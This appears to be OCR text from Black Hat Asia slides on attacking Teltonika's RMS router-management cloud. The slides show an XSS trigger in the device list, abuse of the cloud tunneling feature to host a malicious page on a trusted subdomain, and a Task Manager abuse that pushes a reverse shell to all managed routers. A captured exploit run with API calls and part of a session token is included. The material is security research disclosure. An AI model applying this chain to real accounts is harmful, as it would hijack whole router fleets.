
Devices + ADD ⚙️

STATUS	DEVICE MODEL	DEVICE FIRMWARE
Online 2	RUT955 2	RUT9 R 00.07.02.7 1 <u>check</u> 1 50.00%

Search or filter table... / Showing 2 of 2 items

	STATUS	ACTIONS	NAME	MODEL	COMPANY NAME	TAGS	SERIAL	MAC
<input type="checkbox"/>	●	ⓘ 🔍 ↻	Site #1 router	RUT955	#62947 company_12	-	1114901737	00:1E:42:DD:DD:11
<input type="checkbox"/>	●	ⓘ 🔍 ↻	Site #2 router	RUT955	#62947 company_12	-	1114901695	00:1E:42:3A:F9:2A

Mouseover Trigger the XSS





# Teltonika Networks cloud platform

## Tunneling over the cloud feature

- Remote access to local WEB/SSH services over the cloud
- URL is a RMS subdomain - **\*.proxy1-connect.rms.teltonika-networks.com**



`ssh -R localhost:80:proxy:33333`


#BHASIA @BlackHatEvents

# Security configuration

## Inclusion of web functionality from an untrusted source (3/3)

**Response Headers**

accept-ranges: bytes  
access-control-allow-credentials: true  
access-control-allow-headers: Accept,Authorization,Content-Type,Origin,X-Requested-With,X-XSRF-TOKEN  
access-control-allow-methods: GET, POST, PUT, DELETE, OPTIONS, HEAD  
access-control-max-age: 86000  
content-length: 1695  
**content-security-policy: form-action 'self' rms.teltonika-networks.com \*.rms.teltonika-networks.com,**  
content-type: text/html; charset=UTF-8  
date: Sun, 25 Jul 2022 07:30:55 GMT






# Teltonika Networks cloud platform

## Tunneling over the cloud feature


- Replacing the local web server with malicious web page
- Legit link leads to malicious web page





# Malicious web page

- Leverage “Task Manager” feature
- Create a “reverse shell” task
- Execute the task on all managed routers under this account




The screenshot shows a browser developer tools Network tab with the following details:

- Starting attack..**
  1. Creating command group.. (status: 201)
  2. Getting command group id.. (status: 200)
  3. Getting task id.. (status: 200)
  3. Getting devices IDs.. (status: 200)
  4. Executing command.. (status: 200)
  5. Cleanning command group.. (status: 200)
- Done.**
- Name**: A list of API endpoints:
  - exploit.html
  - groups
  - groups?limit=100&offset=0
  - tasks?group\_id=1613&limit=100
  - tasks?group\_id=1613&limit=100
  - devices?limit=25&offset=0&fields=status,model,mqtt...,data\_credit\_type...
  - 1613
  - 1613
  - 1613
- Headers**:
  - x-content-type-options: nosniff
  - x-xss-protection: 1; mode=block
- Request Headers**:
  - :authority: rms.teltonika-networks.com
  - :method: GET
  - :path: /api/devices?limit=25&offset=0&fields=status,expire\_date,management\_credit\_type\_name,data\_credit...
  - :scheme: https
  - accept: application/json, text/plain, \*/\*
  - accept-encoding: gzip, deflate, br
  - accept-language: en-US,en;q=0.9,he;q=0.8
  - cookie: \_\_gclid=1.1.717010349.1673259459; \_\_hstc=189359473.0.0.0; \_\_ga\_5LCDK5N2XP=GS1.1.1673259459.1.0.0381; rms\_at=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.e

